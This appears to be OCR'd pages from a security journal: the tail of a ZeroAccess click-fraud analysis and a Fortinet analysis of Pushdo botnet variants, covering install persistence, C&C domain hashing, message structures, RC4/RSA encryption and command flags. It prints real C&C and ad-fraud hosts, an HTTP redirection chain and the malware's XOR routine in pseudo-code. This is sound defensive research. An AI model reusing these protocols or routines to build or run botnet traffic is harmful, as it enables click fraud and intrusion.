
The URL in the HTTP Location header field indicates the botnet's ad redirection server address. A separate GET request needs to be sent by the clickbot, which results in a series of HTTP 301/302 redirections that will reach the ad server.

An interesting thing found in z00clicker is its ability to mimic the way users interact with the ad server. It is able to do so without using Internet web browsers, which makes it unusual among clickbots. This is implemented with the following steps:

1. A COM object instance of IHTMLDocument2 is created using CoCreateInstance.

2. A URL moniker is created from the ad URL using CreateURLMonikerEx.

3. A bind context object named '__DWNBINDINFO' is registered using ole32!CBindCtx::RegisterObjectParam. An important parameter in this function is a pointer to a data structure with various defined fields, most crucially the callback functions



```
GET /UFxHW1hYR1tYX0dYXF9GVgoFAA1UDh1eWBkZGxgZGBNZ HTTP/1.1
Host: ulroyjwchn.cm
...

HTTP/1.1 303
...
Location: http://95.211.216.156/?clid=gt71pprqpqz0
```

```
GET /?clid=gt71pprqpqz0 HTTP/1.0
Referer:
http://innovativephilanthropy.com/?afdt=tccchozb2v52nxvwlheuh8wd3ir3uovl
p5c890kusagv&x=7&y=10&search=dentist+in+orange
...

HTTP/1.1 301 Moved Permanently
...
Location:http://216.172.54.36/feed/go.php?id=8866fd9e-589c-44d9-8911-
0d514b5cd303&sid=4c8708c5afc8fcb999b0b541bd4bdef0&n=n-
33&tid=50293364267410081498&s=3661
```

```
GET/feed/go.php?id=8866fd9e-589c-44d9-8911-
0d514b5cd303&sid=4c8708c5afc8fcb999b0b541bd4bdef0&n=n-
33&tid=50293364267410081498&s=3661 HTTP/1.0
Referer:
http://innovativephilanthropy.com/?afdt=tccchozb2v52nxvwlheuh8wd3ir3uovl
p5c890kusagv&x=7&y=10&search=dentist+in+orange
...

HTTP/1.1 302 Moved Temporarily
...
Location: http://xml.plusfind.net:80/click?i=VgOD2HwnC2s_0
```

```
GET /click?i=VgOD2HwnC2s_0 HTTP/1.0
Referer:
http://innovativephilanthropy.com/?afdt=tccchozb2v52nxvwlheuh8wd3ir3uovlp
5c890kusagv&x=7&y=10&search=dentist+in+orange
...

HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 9235
Content-Type: text/html; charset=utf-8
Cache-Control: no-store
```

Figure 8: Click fraud HTTP redirection chain.

pointer. These callback functions ensure the attacker's desired referrer string is set in the HTTP header before the ad redirection URL is loaded. Once the click has completed, it reports the result of which ad redirection URL has been clicked to another server on UDP port 123.

4. The ad redirection URL is loaded via the IPersistMoniker::Load() function. Using this COM method, the clickbot is able to emulate user interaction with the websites by using a combination of three or four HTTP redirections.
5. After the ad redirection URL is loaded, the ad redirection server will be contacted, followed by multiple HTTP redirections to reach the ad control server. The ad control server determines which destination ad server the traffic will be forwarded to. The random search query specified in the referrer string will be processed from the ad server.

A simplified overview of the redirections and servers involved in this process can be seen in Figure 8.

CONCLUSION

ZeroAccess has undoubtedly introduced a lot of innovative ways of achieving its goals, so a dissection of the click fraud module provides an interesting insight into how it differs from other 'traditional' clickbots. Highlights of the analysis include the country-specific targeting of the ZeroAccess click fraud, and the methods it uses to perform its fraudulent clicks without triggering the detection mechanisms used by search engines and online advertisers.

One of the remaining challenges in analysing the click fraud module involves circumventing the regional check implemented by the clickbot on both the client and the server's side. Without more in-depth knowledge of how the client interacts with the server, researchers – and the online advertising networks – are hampered in recognizing and developing detection algorithms to identify the click fraud generated by ZeroAccess.

REFERENCES

[1] Wyke, J. The ZeroAccess Botnet – Mining and Fraud for Massive Financial Gain. http://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/Sophos_ZeroAccess_Botnet.pdf.

[2] Wikipedia. Domain parking. http://en.wikipedia.org/w/index.php?title=Domain_parking&oldid=540558973.

[3] Wikipedia. HTTP 303. http://en.wikipedia.org/w/index.php?title=HTTP_303&oldid=544821406.

[4] Microsoft Developer Network (MSDN). IpersisMoniker::Load method. http://msdn.microsoft.com/en-us/library/ms775044(v=vs.85).aspx.

MALWARE ANALYSIS 3

PUSHDO'S NEW SECOND GENERATION

Neo Tan, He Xu & Kyle Yang
Fortinet, Canada

Pushdo is a persistent botnet, having been active in the wild since January 2007. To date, there have been three main generations. The first generation of Pushdo used a clear text (with many different parameters) HTTP request to communicate with its C&C servers. This was encrypted (using RC4) in the second generation. The second generation of Pushdo also generated lots of fake SSL traffic to legitimate websites, trying to hide its communication data amongst it. The third generation of Pushdo changed dramatically: a binary data structure was introduced, along with many custom encryption algorithms to secure the communication with C&C servers. In this article, we will mainly focus on three different variants of a new, more advanced version of Pushdo's second generation.

PUSHDO MAIN DOWNLOADER

Installation process

When the Pushdo bot is running on a compromised machine, it will first create the following registry entries and randomly generate 0x10 bytes as key data in binary format:

HKCU\Software\Microsoft\Windows\CurrentVersion“App Management” = [0x10 random bytes]

HKCU\Software\Microsoft\Windows\CurrentVersion“xoznacaxmejazap” = [0x10 random bytes]


'Xoznacaxmeja' and 'zap' are both hard-coded strings. The 'xoznacaxmeja' string will be used as this instance's mutex name and new file name. After creating the infected flag registry entries, it will copy itself to %userprofile%\xoznacaxmeja.exe and then create the following autorun registry entry:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run “xoznacaxmeja” = “[%userprofile%\xoznacaxmeja.exe]”

Then, it will load additional modules and try to communicate with its C&C servers.

Extract and deploy the ad clicker module

The bot starts to decrypt data in a specific location of the binary into a binary template of the clicker module without the domain names, and decrypts another location of the binary into a list of domains; in both cases the data is decrypted using XORs with changing modifiers. The decrypted domains will be copied to the clicker's binary template at a specific location; in this case, it is marked using the string 'XNG7'. This tag is later used by a function in Pushdo and the clicker module to update the domain list. After the binary template has been filled with the domain names, it is loaded into memory and executed as a child thread of the bot.



```
04003589    3BFB           cmp edi,ebx
0400358B ⌄  7E 3C          jle short 040035C9
0400358D    8DB5 D4CEFFFF  lea esi,dword ptr ss:[ebp-312C]
04003593    56             push esi
04003594    FF15 7C500004  call dword ptr ds:[400507C]            kernel32.lstrlenA
0400359A    50             push eax
0400359B    56             push esi
0400359C    E8 1B0A0000    call <calcHashing>
040035A1    59             pop ecx
040035A2    59             pop ecx
040035A3    3B05 EC9B0004  cmp eax,dword ptr ds:[4009BEC]
040035A9 ⌄  75 18          jnz short 040035C3
040035AB    399D A4FDFFFF  cmp dword ptr ss:[ebp-25C],ebx
040035B1 ⌄  75 10          jnz short 040035C3
040035B3    89B5 A0FDFFFF  mov dword ptr ss:[ebp-260],esi
040035B9    C785 A4FDFFFF  mov dword ptr ss:[ebp-25C],1
040035C3    83C6 28        add esi,28
040035C6    4F             dec edi
040035C7 ^  75 CA          jnz short 04003593
040035C9    F705 60AE0004  test dword ptr ds:[400AE60],80000000
040035D3    A1 64AE0004    mov eax,dword ptr ds:[400AE64]
040035D8    8985 BCFDFFFF  mov dword ptr ss:[ebp-244],eax
040035DE    A1 5CAE0004    mov eax,dword ptr ds:[400AE5C]
ds:[04009BEC]=9D0B0400
```

```
EBP 0012F5E8
ESI 0012D1DC ASCII "arlexdar.com"
EDI 00000074

EIP 040035AB

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE

ST0 empty -UNORM D1D8 01050104 00000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1000.0000000000000000
ST7 empty -10.000000000000000000
               3 2 1 0      E S P U
FST 4020  Cond 1 0 0 0  Err 0 0 1 0
```

Figure 1: Domain arlexdar.com matches the hashing value.

Legacy communication routine

The bot decrypts the data – which contains not only the C&C server domain names, but also the names of many other legitimate domains. Obviously, the author is trying to hide the C&C server domain amongst the many other legitimate domain names to make it hard to pick out during static analysis. It also tries to hide its communication data amongst other legitimate website traffic when undergoing dynamic analysis.

Next, it randomly chooses one domain from the list, appends 'https://' to create an Internet connection and sends an 'Accept: */*' request to it. If there is no response, or if the response size is less than 0x400 bytes, it will pick another domain randomly from the list and try that one, or else it will try to parse the response. It looks for a fake HTML tag pattern that is base64-encoded in the Pushdo binary: 'PGltZyBzcmM9ImRhdGE6aW1hZ2UvanBlZztiYXNlNjQs'. After base64 decoding, it becomes the following:

```
<imgsrc="data:image/jpeg;base64,
```

If it finds a match for this pattern in the response data, it will decrypt the data that comes after the comma and then inject it into a newly created svchost.exe process. This is probably one way of providing a PPI (Pay Per Install) service, since we didn't see its own module or update binary going through this. But, in certain conditions, there is a possibility for it to get a binary update or new module in this way. However, we believe that this routine belongs to the older version of Pushdo, where it was used as the main communication protocol. In the next part, we'll dissect the communication protocol and encryption algorithm for the three more recent variants of the Pushdo bot.

Communication protocol and encryption algorithm

Find real C&C server domain

Previously in Pushdo's second generation, before the final contact with the server there was a routine involving another list of domains hiding another C&C server among them. However, this has gone from the latest version (found in December 2012). This time, contact with the server is persistent, as the bot wants to keep exchanging information with or downloading updates from it. The C&C server is once again hidden in a second decrypted domain list. The bot calculates each domain's hash and compares them to a pre-stored hashing value: 9D0B0400h (Figure 1). The one that matches is the C&C server.

Form sending data

After gathering information from the victim's PC, the bot prepares a message for sending. The structure of the plaintext message evolved between October and December 2012. There are three different data structures.

```
struct _PlainTextMessageV1andV2 {
    DWORD          staticDword1;   //static 01
    DWORD          staticDword2;   //may change in
                                   //variants
    DWORD          staticDword3;   //static 01
    DWORD          staticDword4;   //static 00
    DWORD          staticDword5;   //static 00
    DWORD          staticDword6;   //may change in
                                   //variants
    BYTE[0x10]     randGenData;    //random generated
                                   //data
    BYTE[0x10]     localGenData;   //generated data
                                   //using volume info
                                   //and adapter info
    DWORD          installFlags;   //bit flags
    SendBlockV1    dataBlock;
}
Struct _SendBlockV1 {
    DWORD          size;
    BYTE           domainHash[size];
}
```

The first variant contains some static data with the hash value of the C&C domain at the end. The size of the dataBlock is always 4 because the calculated hash value of the C&C domain is a DWORD. The second variant contains a little more information than the first in the data block – the bot's binary hash value and the server domain string are also included:


```
Struct _SendBlockV2 {
    DWORD       size;
    DWORD       domainHash;
    DWORD       botBinHash;
    BYTE        serverDomain[size-8];
}
```

The latest variant has undergone several changes and contains even more data:

```
struct _PlainTextMessageV3 {
    DWORD       staticDword1;
    DWORD       staticDword2;
    DWORD       staticDword3;
    DWORD       staticDword4;
    DWORD       installFlags;    //bit flags
    QWORD       reserved;
    DWORD       staticDword5;
    DWORD       botBinHash; //hash of the bot binary
    BYTE        serverDomain[0x28];
    SendBlockV1 mutexName;
    SendBlockV1 parentName; //parent process
    SendBlockV1 botPath;    //current file path
    SendBlockV1 clsid;      //CLSID generated using
                            //local system info
    BYTE        garbage[0 to 0x50];
}
```

The trend is to include an increasing amount of local environment information so that the server is able to decide how to deal with the bot. For example, in Figure 2, if the server checks the parent process, which is 'flyODBG.eXe' (the 'legitimate' parent process is svchost.exe), it can easily deduce that the bot sending this message is being debugged.

The message shown in Figure 2 contains a lot of garbage data, some of which is hard coded in the bot binary – such as the first four DWORDs and the eighth DWORD – and some of which is generated randomly, such as the 10 bytes at the end (highlighted in grey). The random garbage



```
02190000 01 00 00 00 05 00 00 00 B0 A7 74 7F 01 00 00 00 ﾆ..¥..哀t■ﾆ..
02190010 1D 00 00 00 00 00 00 00 00 00 00 00 D1 58 0C F2 ■...........裍.ﾀ
02190020 33 41 4E ED 61 72 6C 65 78 64 61 72 2E 63 6F 6D 3AN鞬rlexdar.com
02190030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02190040 00 00 00 00 00 00 00 00 00 00 00 00 0C 78 6F 7A .............xoz
02190050 6E 61 63 61 78 6D 65 6A 61 1C 63 3A 5C 54 6F 6F nacaxmeja■c:\Too
02190060 6C 73 5C 66 6C 79 4F 44 42 47 5C 66 6C 79 4F 44 ls\flyODBG\flyOD
02190070 42 47 2E 65 58 65 1A 43 3A 5C 72 65 70 6C 69 63 BG.eXe■C:\replic
02190080 61 74 65 64 5C 30 39 38 30 34 46 34 39 2E 65 78 ated\09804F49.ex
02190090 65 0C D5 66 67 98 77 F8 B2 4E A2 89 45 E8 24 36 e.説g槚  N  E?6
021900A0 39 44 42 35 34 35 38 2D 46 33 32 35 2D 32 34 45 9DB5458-F325-24E
021900B0 41 2D 38 45 32 39 2D 43 44 30 33 45 33 45 32 33 A-8E29-CD03E3E23
021900C0 44 35 38 93 BA D5 34 E6 3E D0 C0 CB 44 00 00 00 D58摵??欣蕆...
021900D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Figure 2: An example of the prepared message to send to the server in the latest (third) variant.

data can be any size between 0 and 0x50 bytes. The first meaningful part starts at the 5th DWORD at location +0x10 of this structure: 0x1D, which describes the installation log. It is in bit flags format and has not changed much between the variants. Starting from the lowest to the fifth bit, they are described as shown in Figure 3.

Thus, 0x1D in our example tells the C&C server that the autorun registry entry is set, the mutex 'xoznacaxmeja' has been created, the AppManagement and the xoznacaxmejazap registry entries are set, that this system can access urlmon GZIP decompress APIs, and that the CRC32 hash of the current bot executable is calculated. The DWORD 0xED4e4133 at location +0x20 is the hash – this can be used to identify if the executable has been tampered with. It can also be used to check if the current bot needs an update. Starting at +0x24 is the container for the C&C server domain name, the (fixed) size of which is 0x28 bytes. Starting at +0x4C are the strings/value, with the first byte describing the length of each. In order, they are: the mutex name (0xC bytes), the current bot's parent process (0x1C bytes), the full path of the bot (0x1A bytes), a hard-coded value (0xC bytes) and the CLSID generated using the victim's system volume information and adapter information (0x24 bytes).

Encryption routine

The encryption routine is the thing that differs the most between the variants. In the first and second variants, the encryption uses RC4 and is defined as follows:





Figure 3: Installation bit flags.

```
struct _MessageToSend V1and2{
    DWORD     magic;
    DWORD     key;
    DWORD     hash;
    BYTE      encryptedMessage[totalContentSize - 0x8];
}
```

The first DWORD is generated using a random generating algorithm such that the remainder of dividing 0x1ECB will always be 1. The second DWORD is the RC4 key, and the third is the hash value of the message body.



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
0000h: 0D 5E D3 C5 F4 A1 D3 0D 4D A7 50 AC
0010h:
0020h:
0030h:
0040h:
```

Figure 4: Encrypted message in first and second variants.


However, it gets complicated in the third variant. The encryption process involves two steps. At first, it makes use of the *Microsoft* Cryptography functions from the ADVAPI32 library. After calling CryptAcquireContext with pszContainer = 'Microsoft Enhanced Cryptographic Provider v1.0' to acquire the new key container, it calls CryptGenKey to generate the RC4 session key. Then it calls CryptExportKey to export the RC4 session key to a PLAINTEXTKEYBLOB struct. The structures are defined as follows:

```
struct_PLAINTEXTKEYBLOB {
      BLOBHEADER      hdr;
      DWORD           dwKeySize;
      BYTE            rgbKeyData[];
}

struct_BLOBHEADER {
      BYTE            bType;
      BYTE            bVersion;
      WORD            reserverd;
      ALG_ID          algid;
}
```

Figure 5 shows an example of the exported PLAINTEXTKEYBLOB. The yellow highlighted area is the BLOBHEADER, describing the format and algorithm of the key (0x6801 means CALG_RC4), and the green highlighted area is the RC4 session key.

Next, it calls CryptImportKey to import a 0x94 bytes keyblob that is hard coded in the binary. This is the C&C server's public key. Again, it calls CryptExportKey to export the RC4 session key, but this time it is exported into the




```
037A0000 08 02 00 00 01 68 00 00 10 00 00 00 14 7C 31 48
037A0010 84 CE 35 AD 0C BA 4E 2B 44 FD A7 F4 00 00 00 00
037A0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
037A0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
037A0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 5: Exported PLAINTEXTKEYBLOB.

SIMPLEBLOB data structure and using the imported server public key to encrypt the exporting key. The SIMPLEBLOB data structure is defined as follows:

```
struct _SIMPLEBLOB {
      BLOBHEADER    hdr;
      ALG_ID        algid;
      BYTE          encryptedKey[0x80];
}
```


Figure 6 shows an example of the exported SIMPLEBLOB. The DWORD 0xA400 (highlighted in orange) describes that this exported key is encrypted using RSA public key encryption. The encrypted session key's algorithm is CALG_RC4 and highlighted in green.



```
037B0000 01 02 00 00 01 68 00 00 00 A4 00 00 50 10 82 88
037B0010 1F C4 29 82 A0 D0 08 D7 02 CE 51 45 C7 07 7C 09
037B0020 B3 3B 1C 05 98 E5 8D 13 F7 71 17 E4 C0 E2 A4 1B
037B0030 00 AF BF 06 F8 B5 D2 93 AD 57 9D 8E 23 05 6B 98
037B0040 27 D1 58 FE A3 D9 9C E1 94 93 6F B7 86 6D CA 71
037B0050 52 BE A7 9A D2 27 BD 61 E8 1F A0 09 71 64 75 FE
037B0060 27 2B 42 0C ED A6 DF E7 36 CB 38 85 36 F4 00 5C
037B0070 8D 1B B1 6B D2 48 2B 3A E0 70 57 C6 B4 34 AB 79
037B0080 68 E2 9B 02 3E B1 85 8C 72 C9 4B B1 00 00 00 00
```

Figure 6: Exported SIMPLEBLOB.

Thus, the RC4 session key has been exported twice, and on the second occasion it is encrypted by the server's public key so that it can be used for communication. It calls CryptAcquireContext again to create a new key container, imports the plaintext RC4 key and uses it to encrypt the message. In fact, the plaintext key exporting and importing is not necessary since it can just re-use the previously created key handle that is pointing to the session key generated by CryptGenKey. Although the exported key is encrypted using the server's public key with RSA, it seems the author still wanted to 'double-tap' it to make sure the key is secure. It appends four DWORDs to the beginning of the exported SIMPLEBLOB, as shown in Figure 7. They are, in order: magic word, key to encrypt the keyblob, reserved DWORD for hashing the value of the following data, and keyblob size. The magic DWORD value is generated randomly but using an algorithm that means the remainder of dividing 0x1ECB will always be 2.



```
02190000 55 FF AD EF 3D 53 84 B4 00 00 00 00 8C 00 00 00
02190010 01 02 00 00 01 68 00 00 00 A4 00 00 50 10 82 88
02190020 1F C4 29 82 A0 D0 08 D7 02 CE 51 45 C7 07 7C 09
02190030 B3 3B 1C 05 98 E5 8D 13 F7 71 17 E4 C0 E2 A4 1B
02190040 00 AF BF 06 F8 B5 D2 93 AD 57 9D 8E 23 05 6B 98
02190050 27 D1 58 FE A3 D9 9C E1 94 93 6F B7 86 6D CA 71
02190060 52 BE A7 9A D2 27 BD 61 E8 1F A0 09 71 64 75 FE
02190070 27 2B 42 0C ED A6 DF E7 36 CB 38 85 36 F4 00 5C
02190080 8D 1B B1 6B D2 48 2B 3A E0 70 57 C6 B4 34 AB 79
02190090 68 E2 9B 02 3E B1 85 8C 72 C9 4B B1 00 00 00 00
```


Figure 7: Structure that will encrypt the keyblob.

Next, it encrypts the keyblob with its size using the algorithm described in the following pseudo code, XOR with modified key:

```
i = 0;
  j = 0;
if ( data &&dataSize&& key )
  {
sKey = 0x19660D * key + 0x3C6EF35F;
totalCount = dataSize / 4;
if ( dataSize / 4 > 0 )
    {
      j = 4 * totalCount;
do
      {
data[ 4 * i] ^= sKey;
sKey = 0x19660D * sKey + 0x3C6EF35F;
        ++i;
      }
while ( i<totalCount );
    }
remain = dataSize % 4;
if ( dataSize % 4 ) //if the data size can't be
                    //divided exactly by 4
    {
temp = 0;
remainStart = (data + 4 * i);
memcopy(&temp, (data + 4 * i), remain);
temp ^= sKey;
memcopy(remainStart, &temp, remain);
      j += remain;
    }
  }
```

Finally, it appends the encrypted message to the end of the encrypted keyblob and calculates the hash value of the block. The calculated hash value is stored in the reserved place at +0x8 of this structure. The packet it is going to send to the C&C server can be defined as follows:

```
struct _MessageToSendV3{
  DWORD     magic;
  DWORD     key;
  DWORD     hash;
  DWORD     sessionKeyLenEncrypted;
  BYTE      encryptedSessionKey[sessionKeyLen];
  BYTE      encryptedMessage[totalContentSize-0x10-
sessionKeyLen];
}
```



```
02190000 55 FF AD EF 3D 53 84 B4 5F F7 97 C4
02190010
02190020
02190030
02190040
02190050
02190060
02190070
02190080
02190090
021900A0
021900B0
021900C0
021900D0
021900E0
021900F0
02190100
02190110
02190120
```

Figure 8: Entire packet after encryption.

Searching and parsing response data

The response from the C&C server tries to disguise the commands in an HTML page. The commands are surrounded by HTML comment tags and a special tag string that looks like this:

```
<!--<imgsrc="data:image/jpeg;base64,[C&C server
commands] "/>-->
```

The server commands are encoded into base64 so they can be transported properly in the HTML page. Then the same decryption routine as used by the older version of Pushdo is called. After base64 decoding, the commands block contains a fake JPEG header, of size 0x14 bytes. After removing the fake header, the data structure is exactly the same as the encrypted sending packet.

In the first and second variants it is the same as struct _MessageToSend V1and2: the magic DWORD, RC4 key, hash value of the message and the message body. After being decrypted using the RC4 key, the plaintext response message structure is defined as:

```
struct _ReceivedCommandsV1andV2 {
   DWORD        staticDword1;
   DWORD        staticDword2;
   DWORD        staticDword3;
   DWORD        staticDword4;  //they are the same as
                               //the sending message
   DWORD        cmdType;
   DWORD        reserved1;
```

```
    DWORD       reserved2;
    DWORD       dataSize;
    BYTE        data[dataSize]; //the downloaded file
                                //may be compressed
}
```

The first 0x10 bytes are the same as the sending message. The cmdType is also in bit flags format, and indicates what to do with the data file (which we will explain in detail in the third variant since it doesn't change much).

In the third variant, the encrypted responding message contains the magic DWORD, key to encrypt the keyblob, hash of the following data, encrypted session key and encrypted message.

Decrypting response data

The decryption procedure is the reverse of the encryption we described above:

1. Check the magic word and the hash value.
2. Use the XOR algorithm to decrypt the DWORD that contains the length of the session key.
3. Use the same algorithm to decrypt the session key.
4. Calculate the size of the rest of the data using the total content size minus 0x10 and the size of the session key, and import the session key to decrypt the commands.


The decrypted message structures are described as follows:

```
struct _ReceivedCommandsV3 {
    DWORD     cmdCount;
    _Command  command[cmdCount];
}
struct _Command {
    DWORD     cmdSize;
    DWORD     cmdType;
    DWORD     isUpdate;
    DWORD     cmdFlags; //bit flags
    BYTE      data[cmdSize-0x10]; //the downloaded
                                  //file may be
                                  //compressed
}
```

The 'cmdType' can be either 1 or 2. 1 means this data is a download module. If it is 2, this means the following data is an update, then if 'isUpdate' is 1, it will write the data to a temporary file and execute it. It will also uninstall the current Pushdo completely, including the registry entries. The 'cmdFlags' are defined as shown in Figure 9.

If the 'Do Injection' flag is not set, it will create a thread to load the data file into memory then call its entry point. If the 'Is not active' flag is set, the command will not be processed. If the 'Re-extract Clicker' flag is set, it will re-extract the clicker from the current binary, including the domain lists. This is useful when the data file can access and update the current bot's domain list (located after the tag 'XNG7') and the clicker. If the 'Inject if parent terminated' flag is set, it will create a thread to monitor the current process. If it is terminated for any reason, the thread will create and inject svchost.exe with the data file. If the 'Is GZIP-compressed' flag is set, this means the data file is compressed.

For example, in Figure 10, the cmdFlags = 0x1D (which is 00011101 in binary). It will decompress the data, inject it to svchost.exe, create a monitor thread to monitor the current process, and re-extract/deploy the clicker.



